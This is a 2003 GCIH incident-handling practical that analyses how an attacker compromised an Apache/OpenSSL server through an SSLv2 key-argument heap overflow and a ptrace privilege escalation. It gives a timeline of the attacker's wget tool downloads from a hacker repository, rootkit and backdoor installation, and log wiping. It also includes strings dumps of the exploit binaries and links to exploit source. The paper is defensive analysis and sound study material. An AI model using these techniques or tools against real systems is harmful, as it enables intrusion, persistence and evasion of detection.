A J0k3r Takes Over

By

Heather M. Larrieu

GCIH Version 2.1a
Practical Assignment
Option 1: Exploit in Action
October 7, 2003

Table of Contents

Executive Summary

This paper describes an actual incident involving the complete compromise of a single externally accessible SSL-enabled web server. The attacker has been dubbed "J0k3r" based on a tool bundle used during the course of the attack. The material covered includes the vulnerability, the exploit and specific attack details, and the incident handling processas it was used in addressing the incident. Annotated logs and attack analysis include the results compiled by the site core incident handling team which consists of three staff members; the two full-time security team members and one "as needed" system administrator.

Part 1: The Exploit

Introduction

The complete compromise of this machine required the attacker to exploit two specific system vulnerabilities. To the gain the initial access, the attacker took advantage of a remotely exploitable vulnerability in OpenSSL. The privilege escalation that was required for the attacker to completely own the machine was facilitated by the machine's vulnerability to a local ptrace exploit. Both of the exploits used in the attack will be discussed in this paper with perhaps more emphasis on the remotely exploitable vulnerability since this provided the linchpin for the attack. Had that avenue proven unsuccessful, the J0k3r would not have gained a foothold on the site.

The tools I suggest as the culprits here for exploiting the system vulnerabilites are suspected for a variety of reasons. Scan activity recorded during the event indicates a search on the SSL port 443, and an error message related to the key exchange process was indicated in the SSL logs on that server. The records of network interaction between that server and the attackers machine are consistent with "openssl-too-open" and its derivative tools. Other network-based logs like the firewall, ID system, and tcpdump-based packet-header capture logs, provided further clues. In addition, an examination of a forensic image of the disk using the Autopsy forensics tool helped complete the picture of the attack. The wget commands issued by the attacker implicated the hacker tool repository located at http://www.caponesworld.org. While this repository has since been replaced or hidden, a capture of all of the tools available at the time had been made during the investigative process. That repository contained all of the tools required for the execution of this attack. Google and other search engine searches performed during the investigation for the tools downloaded onto the machine during the attack solely implicated that site. The primary tool bundle was called j0k3r.tgz which contained DDOS attack tools as well as the Adore LKM.

Exploit and Vulnerability Names

Remote Vulnerability Name:

> "OpenSSL Malformed Client Key Remote Buffer Overflow Vulnerability"
> CVE: CAN-2002-0656
> http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0656
> CERT: VU#102795
> http://www.kb.cert.org/vuls/id/102795

Remote Exploit Tool:

a – analysis shows it is a derivative of Solar Eclipse's "openssl-too-open" This tool was available Jun 23, 2003 from the following website http://www.caponesworld.org. The site has since become the site for some module for the computer game Half-Life. However, a copy was preserved during the incident investigation.

Local Vulnerability Name:

> "Ptrace hole/Linux 2.2.X"
> CVE: CAN-2003-0127
> http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0127

Local Exploit Tool:

pp – an executable that performed the ptrace exploit. This file was found on the compromised file system during the investigation. Also, as above, this tool was available Jun 23, 2003 from the website http://www.caponesworld.org.

Potentially Vulnerable Operating Systems

The remote exploit could potentially affect any operating system that runs Apache and OpenSSL 0.9.6d or earlier. The combination of Apache and OpenSSL is commonly encountered on the plethora of Linux distributions, in addition to the variety of Unixes. An extensive list of potentially vulnerable operating systems can be found at SecurityFocus's website http://online.securiyfocus.com/bid/5363. This list shows that, in addition to the *nix derivatives, Microsoft Windows flavors and Apple MacOS X systems are also potentially vulnerable targets.

The local ptrace exploit can be used against a variety of Linux distributions. An extensive list is available at http://online.securityfocus.com/bid/7112. Basically, any system that uses Linux kernel versions 2.2.x prior to 2.2.25 and 2.4.x prior to a patched 2.4.20

Protocols/Services/Applications

The remote exploit is directed at OpenSSL's flawed implementation of the SSL protocol. It affects installations of the web server, Apache and OpenSSL versions 0.9.6d and previous. The model tool, openssl-too-open, contained specific offsets for a variety of standard installations. These are shown in the Table 1 below. The tool used here named "a", however, indicates that the need for predetermined offsets has been eliminated, so even custom compiled versions of the applications must also be considered vulnerable. It is also possible that other applications that make use of OpenSSL could be effected.

Table 1: Configurations Explicitly Vulnerable to openssl-too-open

Operating System Version	Apache Version
Mandrake Linux 8.2	apache-1.3.23-4
Mandrake Linux 8.1	apache-1.3.20-3
Mandrake Linux 8.0	apache-1.3.19-3
Mandrake Linux 7.1	apache-1.3.14-2
SuSE Linux 8.0	apache-1.3.23
SuSE Linux 8.0	apache-1.3.23-137
SuSE Linux 7.3	apache-1.3.20
SuSE Linux 7.2	apache-1.3.19
SuSE Linux 7.1	apache-1.3.17
SuSE Linux 7.0	apache-1.3.12
RedHat Linux 7.3	apache-1.3.23-11
RedHat Linux	apache-1.3.22
Redhat Linux 7.2	apache-1.3.26
Redhat Linux 7.2	apache-1.3.26 w/PHP
RedHat Linux 7.2	apache-1.3.20-16
RedHat Linux 7.1	apache-1.3.19-5
RedHat Linux 7.0	apache-1.3.12-25
RedHat Linux 6.2	apache-1.3.12-2
RedHat Linux 6.1	apache-1.3.9-4
RedHat Linux 6.0	apache-1.3.6-7
Slackware 8.1-stable	apache-1.3.26
Slackware 7.0	apache-1.3.26
Debian Woody GNU/Linux 3.0	apache-1.3.26-1
Gentoo	apache-1.3.24-r2

The local ptrace exploit exploits a flaw in the Linux kernel for kernel versions prior to 2.2.25 and 2.4.20 patched.

Brief Exploit Description

The remote exploit of OpenSSL is an overflow during the key exchange portion of the SSL protocol. The overflow of KEY_ARG and element of an SSL_SESSION enables the user to gain shell access with the userid of the web server process. The exploit bundle comes with scanners to test IP spaces for vulnerable servers and the actual attack tool.

The ptrace exploit allows a malicious user to take advantage of the ability to connect to a process using the ptrace system call before the euid and egid of the child process is set to root (0). The user can insert any code into the process that will be run with full superuser privileges.

Variants

There is an astonishing array of variants of attack tools for the remote OpenSSL vulnerability. They seem to be primarily tweaks to the original tool referenced above which was created by Solar Eclipse. The hacker repository discovered during this incident investigation had at least three modified versions of the original tool in different bundles. One fairly expansive mass rooter was available called cnxmass. This tool had extended the scanning capabilities and incorporated easier tracking of compromised hosts. In general, the primary differences in the tools used to exploit this vulnerability are that more functionality was added to the base code. This added functionality often includes the offsets required to compromise more systems, or as in our case, the elimination of the need for offset tables entirely. Also, the tool variants are modified or bundled with a variety of supporting utility programs to allow easier more automated mass- or auto- rooting processes. Finally, The Slapper worm took advantage of the same vulnerability to spread itself when it emerged in September of 2002.

The ptrace vulnerability also has a variety of tools written to take advantage of its flaw. A reference tool called km3.c (http://august.v-lo.karkow.pl/~anszom/km3.c) was posted to the bugTraq mailing list March 19, 2003.

References

In addition to the informational links provided above, the following sources contribute further information about the nature of the vulnerabilities exploited in this incident.

OpenSSL Security Advisory 30 July 2002
http://www.openssl.org/news/secadv_20020730.txt

Because the specific tool I indicate as the most likely used in this case is no longer available, here is the original exploit tool by Solar Eclipse

http://packetstormsecurity.org/0209-exploits/openssl-too-open.tar.gz

More information about the ptrace vulnerability can be found here
http://www.linuxsecuiryt.com/advisories/redhat_advisory-3301.html

Here is part of the discussion from the bugTraq list.
http://lists.insecure.org/lists/bugtraq/2003/Mar/0276.html

Part 2: The Attack

Introduction

The core incident handling team, including me and one other staff member as primary investigators with support from our security manager, generated the following timeline of events detailing the attack. This timeline was generated based on information from a variety of sources that provided a complete picture of the attack from both the system and network side.

On the network side, all the headers for network traffic to and from the site is routinely captured and stored for about two weeks. This traffic included the first two bytes of the packet payload for every packet exchanged between our server and the machine from which J0k3r was attacking. Also, firewall and IDS logs were used to correlate events and provide supplemental information.

J0k3r left a lot of clues on the server itself as well. Analysis of a forensic copy of the disk was done using the Autopsy forensic browser tool. This provided extensive information about files copied to the system, which files and directories were accessed on the system during the course of the attack, and clues about general usage during and after the attack. In addition, the preserved log files yielded more clues.

The day the investigation started, a search was initiated on the web for the attack tools. At first, there were no hits from any of the major search engines, but within a day or so, the j03ker.tgz file was found on the GeoCities hosted site called www.caponesworld.org, which was determined to be some sort of hacker tool archive. Upon this discovery, the entire archive was copied to a local disk, and each of the tools available (59 bundles total) was examined. Tools were found that either matched or were very similar to the tools downloaded onto the compromised machine, and also tools that could have been used to perform the attack were discovered. Based on this bit of circumstational evidence, I suspect that all of the tools used in the attack originated from that site.

As can be clearly seen from the timeline, J0k3r executed a nearly “text-book” attack consisting of scanning the network, exploiting a discovered vulnerability,

keeping access to the machine, and covering the tracks left by the attack. In lieu of a specific reconnaissance phase, it appears that our base address space was just picked randomly for attack. The actual attack began with scanning the network for machines listening on port 443. Once J0k3r found some listening machines, he tested them for the vulnerability. He then successfully ran the exploit against the one externally accessible vulnerable machine. Once he had a login, he elevated his privilege, and set up to keep access with the installation of backdoor listeners. Finally, the J0k3r engaged in several techniques in an attempt to hide his tracks ranging from the use of the adore LKM to utilizing scripted log cleaners, and storing tools in hidden directories.

Timeline of Events

02:14:42	J0k3r starts scanning our class B IP space for machines listening on port 443. For each machine, he runs a quick "check" to see if they have the OpenSSL master key exchange vulnerability, but the actual exploit is only performed if the vulnerability exists. This is consistent with the behavior of the c.tgz tool bundle that contains the scanner and exploit code. The tool most likely being used is called “ssl3”
02:15:35	J0k3r verifies that the SSL server is a vulnerable server.
02:15:37	J0k3r tries to connect to port 80 to gather server and module version information for his exploit, but there was no port 80 server configured. This is probably the tool “prob”
02:18:47 - 02:19:07	J0k3r uses his exploit code, “a”, and gains a shell on the server, with the UID of the apache process. He leaves the connection open.

---------- The exploited connection is open and idle several hours

04:19:06	The firewall times out the active connection.
12:57:32	J0k3r returns, trying to use the establish connection but it had timed out, so the firewall blocks it. After several retransmits, the J0k3r's session times out too.
12:59:03	J0k3r runs the same exploit code to establish a new session with the server, and is successful again.
12:59:32	J0k3r runs a command starting with "un", probably "uname"

12:59:37 J0k3r runs "cd" (cd /var/tmp)

12:59:40 J0k3r runs "wget" to get "pp" from caponesworld.org

12:59:55 J0k3r runs "wget" again to get "j0k3r.tgz" from caponesworld.org. The actual file was deleted and the inode reallocated, but the extracted contents where consistent with the version found on the archive. The file sizes differ slightly, so we may have had a slightly older version.

UNKNOWN J0k3r untars /var/tmp/j0k3r.tgz into /var/tmp/j0k3r

13:00:07 J0k3r appears to execute the local ptrace exploit, "pp"
After several attempts, it is successful.

13:00:57 This is the earliest time by which we know J0k3r gained root permissions. This is when his "id" command returned "root", and was detected by the IDS

13:01:04 J0k3r extracts binary attack tools into /dev/rd/cdb.
The command for extracting, compiling, and installing the tools and adore was most likely all on one command line. (tar xfz j0k3r.tgz ; cd j0k3r; ./install) The bundle contained the adore LKM, ssh-based backdoor listener called cons.saver, and assorted utility tools.
The tools contained in the bundle are:

Name	Variant	Purpose
sl3y	slice2	DoS tool
wpe	wipe	Cleans wtmp, utmp and lastlog
voda	vadim	DoS
st		"stealth" DDoS tool
str.sh	string-wiper	Shell script, cleans all files in /var/log to remove log entries matching a string the attacker provides
s	slice v2	DoS tool
smurf5	papa-smurf	SMURF attack tool

13:01:11 The install script has finished, and has copied adore startup script into /etc/rc{2,3,4,5}.d/S98rpcmap so the rootkit will start at system boot. It also compiled the adore module and the adore control script and his
Trojan SSHD.


13:01:11 J0k3r runs the S90rpcmap script, which among other things, starts a cleaner program on everything in /var/log to delete all log entries

matching some string. It also starts the ssh-based backdoor listeners on ports 20 and 8250.

13:01:41	/var/tmp/j0k3r is deleted
13:01:52 - 13:02:04	Various IP addresses try to connect to the cons.saver backdoors but are blocked by the site's firewall.
13:02:29	J0k3r runs iptables, probably to see if his backdoors are being blocked by a host-based firewall. He plays with this several times over the next minute.
13:03:04 - 13:03:19	J0k3r tries again to connect to his backdoor and is blocked
13:03:27	J0k3r gives iptables another try
13:03:31	J0k3r does the backdoor probe again, and is once again denied.
13:03:48	Attacker uses wget to fetch the SucKIT rootkit. This is also to the caponesworld.org tools repository. The most likely reason is that SucKIT can shovel shell outward from the target machine, and he's not having any luck with the backdoor he already planted. He wants a different approach. He downloads /dev/rd/cdb/inst, a shell script that extracts and runs the rootkit and the password sniffer.
13:04:52	After changing permissions on the file he just downloaded, he runs it, installing SucKIT.
13:05:12	He runs the "sk" SucKIT binary for the first time.
13:05:21	J0k3r's session dies. There are several indications that having both adore and SuckIT installed destabilized the system.
13:05:28	J0k3r terminates dead session.

Description and Diagram of the Network

Figure 1: Network Diagram



As shown in Figure 1 above, the site has some access controls installed on a filtering router as well as on the site firewall. The basic security posture is "default deny," with explicit blocks added for IP addresses that have been determined to have been scanning or attacking the network. The victim machine had a static mapping for its IP address since the firewall uses NAT, and penetrations for connections to the machine on ports 80 and 443. All other external access to the server was denied. Several other web servers also on the intranet backbone with a variety of configurations were scanned, but they did not prove vulnerable to the attack.

Protocol Description

As discussed earlier, two different weaknesses were exploited in the commission of this attack. Here I will briefly discuss both the SSL handshake protocol, which allowed the remote exploit, and the kernel flaw that allowed the privilege elevation giving J0k3r complete control of the system.


The initial phase of this attack exploited a remotely accessible vulnerability that was a flaw in OpenSSL's implementation of the SSL protocol version 2 (Secure Socket Layer). This protocol was proposed by Netscape in 1994 to secure information communicated between a web server and a web browser client. The IETF has a standard based on the SSL protocol version 3, which is called Transport Layer Security (TLS) that is specified in RFC2246.

The initial protocol negotiation between the client and the server that is the basis for setting up the encrypted channel is called a "handshake." It is OpenSSL's implementation of the SSLv2 handshake that contains the vulnerability exploited in this attack.

According the Netscape's SSL protocol specification document (http://wp.netwscape.com/eng/security/SSL_2.html), the handshake consists of two distinct phases. The first phase provides the ability for private communication; the second phase is used when client side authentication is desired. For our purposes, we will examine solely the first phase of the protocol. Further, the protocol has the ability to maintain a notion of "session" utilizing a session-id token, but the maintenance of a session is not relevant to this attack, and so we will also not consider this condition of an earlier session.

Conceptually, the first phase of the handshake begins with an exchange of "hello" messages initiated by the client. Each "hello" message contains information about the available ciphers. The CLIENT-HELLO also contains a bit of challenge data. This SERVER-HELLO message includes the server's certificate and connection-id in addition to the cipher specifications. The information in the SERVER-HELLO is used by the client to generate a master_key. The generated master_key is sent to the server in a CLIENT-MASTER-KEY message. In this message, the master_key is sent encrypted by the server's public_key. The client then sends its last handshake packet that contains the connection_id encrypted with the client_write_key. The server responds with the SERVER-VERIFY message that contains the challenge data encrypted with the server's server_write_key. This message serves to authenticate the server, as only the server with the appropriate private key corresponding to the transmitted public_key would know the master_key sent from the client. Finally, the end of the handshake is signified by the exchange of the SERVER-FINISHED message, which contains a session_id for the session that is encrypted with the server_write_key. After this exchange, the session continues layered over the now SSL encrypted channel. Figure 2 shows the SSL version 2 handshake. The curly-brace notation used in the figure shows that the data within the braces has been encrypted the key indicated outside the braces.

Figure 2: SSL v2 Handshake Protocol - no prior session identifier



The second system that fell to the attacker was a race condition flaw in the Linux kernel that allowed an unpriviledged user to use the ptrace system call to attach to a privileged executable. From the man pages, "the ptrace system call provides a means by which a parent process may observe and control the execution of another process, and examine and change its core images and registers." The ptrace call is primarily used for system troubleshooting and debugging.

How the Exploit Works

The source code for the specific tool, called “a”, which contains the actual remotely executable OpenSSL exploit, was not available, and so the analysis of how the exploit works will be done with respect to the most likely model-tool, openssl-too-open.

The exploit performed by openssl-too-open is a heap-overflow, which means it is an overflow of a structure dynamically allocated in main memory. The exploit takes advantage of the fact that the server code in the get_client_master_key function (see Appendix A) accepts data longer than what was expected for the KEY_ARG variable while parsing the incoming data into the SSL_SESSION structure (Appendix A). The protocol specification requires that the client send key size, yet the code sets an explicit expected value for SSL_MAX_KEY_ARG_LENGTH, and then does not test the validity of the incoming data. The get_client_master_key function is responsible for handling the CLIENT_MASTER_KEY message described in the protocol handshake above. The overflow does not complete the exploit process, the ability to get an interactive shell relies on the ability to trick the free() call into passing control to malicious shell code. The attack steps are shown in Figure 3 below.

Figure 3: Openssl-too-open exploit steps

Activity	Purpose
Attacker initiates an SSLv2 handshake with the specification of a large session-id length	Gather address for data structures to use as the basis for structure needed for the free() exploit which is returned in the SERVER_FINISH message
Open significant number of SSL connections to the server (20-50)	To force apache to spawn child process, allowing the creation of a predictable heap space and the verification to the aforedetermined addresses
Send new SSL request	Determine address of shell code
Send another SSL request	Set the Global Offset Table (GOT) entry for free() to the shell code address
Send CLIENT_FINISHED message with wrong session_Id value	Server free()s allocated memory because of the “failure,” which causes the shell code to be executed

This process is described in detail in Chia-Ling Lee’s GCIH practical “Port 443 and Openssl-too-open (http://www.giac.org/practical/GCIH/Chia_Ling_Lee_GCIH.pdf).” In addition, Phrack has a good article with the technical details available at http://proxy.11a.nu/mirror/p57-0x09.txt.

I have suggested that the tool named “a” from the c.tgz bundle was used in perpetrating this attack, however since I lack the source code I can’t show exactly how it works. However, a “strings”-based comparison of the “a” binary and the model tool, “openssl-too-open” show that these tools are clearly closely related. The openssl-too-open source is available with an extensive readme file describing how the attack works. The source code is also well analyzed in Chia-Ling Lee’s paper referenced above.

Figure 4: Strings analysis of "a" exploit tool

```
 /lib/ld-linux.so.2
__gmon_start__
libcrypto.so.1
_DYNAMIC
RC4_set_key
X509_get_pubkey
_init
MD5_Init
RSA_public_encrypt
MD5_Final
_fini
_GLOBAL_OFFSET_TABLE_
d2i_X509
MD5_Update
libc.so.6
printf
vsprintf
recv
connect
strerror
memmove
usleep
memcpy
perror
__cxa_finalize
malloc
sleep
optarg
socket
select
send
write
fprintf
strcat
ntohl
__deregister_frame_info
optind
rand
read
memcmp
getopt
memset
srand
ntohs
inet_ntoa
gethostbyname
sprintf
stderr
htons
__errno_location
exit
atoi
```

```
_IO_stdin_used_
_libc_start_main
__register_frame_info
close
free
getsockname
_edata
__bss_start
_end
GLIBC_2.1.3
GLIBC_2.0
PTRh
[^_]
[^_]
@D@P
* Waiting for shell...
recv
Evol
Error: invalid response, shell not found
* Entering shell:
send
 ..... !"#$%&'()*+,-
 ./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~.....
 .....
 (%d bytes)
%06x
%02x
 |
info_leak
: Sending shellcode
Error in read: %s
Connection closed after SSL_SESSION_free, possible server crash due to
an unsupporeted architecture, a problem with the stage1 shellcode
or a miscalculated address.
Less than 4 bytes read from stage1. This was not supposed to happen
Tags don't match. This was not supposed to happen.
stage1 tag: %02x %02x %02x %02x, expected %02x %02x %02x %02x
  Execution of stage1 shellcode succeeded, sending stage2
* Spawning shell...
Usage: %s [options] <host>
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before sending the shellcode (default is 30)
  -m <N>             maximum number of open connections (default is 50)
  -v                 verbose mode
Examples: %s -v localhost
          %s -p 1234 192.168.0.1 -c 40 -m 80
*** openssl-too-open : OpenSSL remote exploit
*** enhanced by Druid <da_hack_er@yahoo.com> -- no more damn offsets ;) ***
*** just instant root... h3h3 :>>
*** Greetz: vMaTriCs
c:m:p:v
Can't open more than %d connections
The -m parameter should be larger than the -c parameter.
Unable to resolve address %s
%s has multiple IP addresses, please  select one of them
: Opening %d connections
  Establishing SSL connections
: Using the OpenSSL info leak to retrieve the addresses
  ssl%d : 0x%x
* Addresses don't match.
* Connection closed.
* Shellcode failed.
Connections limit reached. Could not exploit host.
Can't get local port: %s
Could not create a socket
Connection failed: %s
 -> ssl_connect_host
Can't allocate memory
Server error: SSL2_PE_UNDEFINED_ERROR (0x00)
Server error: SSL2_PE_NO_CIPHER (0x01)
```

```
 - this is good
Server error: SSL2_PE_NO_CERTIFICATE (0x02)
Server error: SSL2_PE_BAD_CERTIFICATE (0x03)
Server error: SSL2_PE_UNSUPPORTED_CERTIFICATE_TYPE (0x06)
Unrecognized server error: 0x%02x
Error in read: %s
Connection unexpectedly closed
read_ssl_packet: Record length out of range (rec_len = %d)
read_ssl_packet: Encrypted message is too short (rec_len = %d)
read_ssl_packet: Malformed server error message
send_ssl_packet: Record length out of range (rec_len = %d)
Error in send: %s
 -> send_client_hello
 -> get_server_hello
get_server_hello: Packet too short (len = %d)
get_server_hello: Expected SSL2_MT_SERVER_HELLO, got 0x%02x
get_server_hello: SESSION-ID-HIT is not 0
get_server_hello: CERTIFICATE-TYPE is not SSL_CT_X509_CERTIFICATE
get_server_hello: Unsupported server version %d
get_server_hello: Malformed packet size
get_server_hello: Cannot parse x509 certificate
get_server_hello: CIPHER-SPECS-LENGTH is not a multiple of 3
get_server_hello: Remote server does not support 128 bit RC4
get_server_hello: CONNECTION-ID-LENGTH is too long
 -> send_client_master_key
send_client_master_key: No public key in the server certificate
send_client_master_key: The public key in the server certificate is not a RSA key
send_client_master_key: RSA encryption failure
 -> generate_session_keys
 -> get_server_verify
Connection closed after KEY_ARG data was sent. Server is most likely not vulnerable.
 after KEY_ARG data was sent. Server is not vulnerable.
get_server_verify: Malformed packet size
get_server_verify: Expected SSL2_MT_SERVER_VERIFY, got 0x%02x
get_server_verify: Challenge strings don't match
 -> send_client_finished
 -> get_server_finished
Connection closed while waiting for the SERVER_FINISHED message. This was not supposed to happen.
 while waiting for the SERVER_FINISHED message. This was not supposed to happen.
get_server_finished: Expected SSL2_MT_SERVER_FINISHED, got %02x
get_server_finished: Session data too short (%d bytes)
get_server_finished: Session data too long (%d bytes)
 -> get_server_error
get_server_error: %s
Connection closed after SSL_SESSION_free was executed. Server crashed.
Server responded with a 0x%02x message, SSL2_MT_ERROR expected
This server is not vulnerable to the attack.
cipher=0x%08x, ciphers=0x%08x, ssl_addr=0x%08x, ssl_sess_addr=0x%08x, start_addr=0x%08x
func addr: 0x%08x, hellcode addr: 0x%08x
Linux x86 Malloc Chunk
export HISTFILE=/dev/null; echo; echo ' >>>>  GAME OVER!  Hackerz Win ;)  <<<<'; echo; echo; echo "******  I AM IN '`hostname -f`'
  ******"; echo; if [ -r /etc/redhat-release ]; then echo `cat /etc/redhat-release`; elif [ -r /etc/suse-release ]; then echo SuSe `cat
  /etc/suse-release`; elif [ -r /etc/slackware-version ]; then echo Slackware `cat /etc/slackware-version`; fi; uname -a; id; echo
-AAAAA1
9izu
hEvol
PPh/sh/h/bin D$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
AAAAAAAAAAAA
@AAAA
AAAAAAAA
fdfdbkbk
```

Figure 5: Strings analysis of "openssl-too-open" for comparison

```
/lib/ld-linux.so.2
```

```
libcrypto.so.0.9.6
_DYNAMIC
_init
_fini
_GLOBAL_OFFSET_TABLE_
__gmon_start__
MD5_Init
MD5_Update
MD5_Final
d2i_X509
X509_get_pubkey
RSA_public_encrypt
RC4_set_key
libc.so.6
strcpy
stdout
connect
strerror
memmove
usleep-
fgets
memcpy
__cxa_finalize
malloc
optarg
socket
select
fflush
bzero
send
__register_frame_info_bases
write
strcat
ntohl
__deregister_frame_info
optind
stdin
__deregister_frame_info
_bases
read
memcmp
sscanf
getopt
srand
ntohs
inet_ntoa
gethostbyname
sprintf
htons
__errno_location
exit
atoi
fileno
_IO_stdin_used
__libc_start_main
strlen
fputs
__register_frame_infoclose
free
getsockname
_etext
_edata
__bss_start
_end
GLIBC_2.1.3
GCC_3.0
GLIBC_2.0
PTRh
;PD|
[^_]
```

```
VUUU
[^_]
@D@P
jAh@c
Gentoo (apache-1.3.24-r2)
Debian Woody GNU/Linux 3.0 (apache-1.3.26-1)
Slackware 7.0 (apache-1.3.26)
Slackware 8.1-stable (apache-1.3.26)
RedHat Linux 6.0 (apache-1.3.6-7)
RedHat Linux 6.1 (apache-1.3.9-4)
RedHat Linux 6.2 (apache-1.3.12-2)
RedHat Linux 7.0 (apache-1.3.12-25)
RedHat Linux 7.1 (apache-1.3.19-5)
RedHat Linux 7.2 (apache-1.3.20-16)
Redhat Linux 7.2 (apache-1.3.26 w/PHP)
RedHat Linux 7.3 (apache-1.3.23-11)
SuSE Linux 7.0 (apache-1.3.12)
SuSE Linux 7.1 (apache-1.3.17)
SuSE Linux 7.2 (apache-1.3.19)
SuSE Linux 7.3 (apache-1.3.20)
SuSE Linux 8.0 (apache-1.3.23-137)
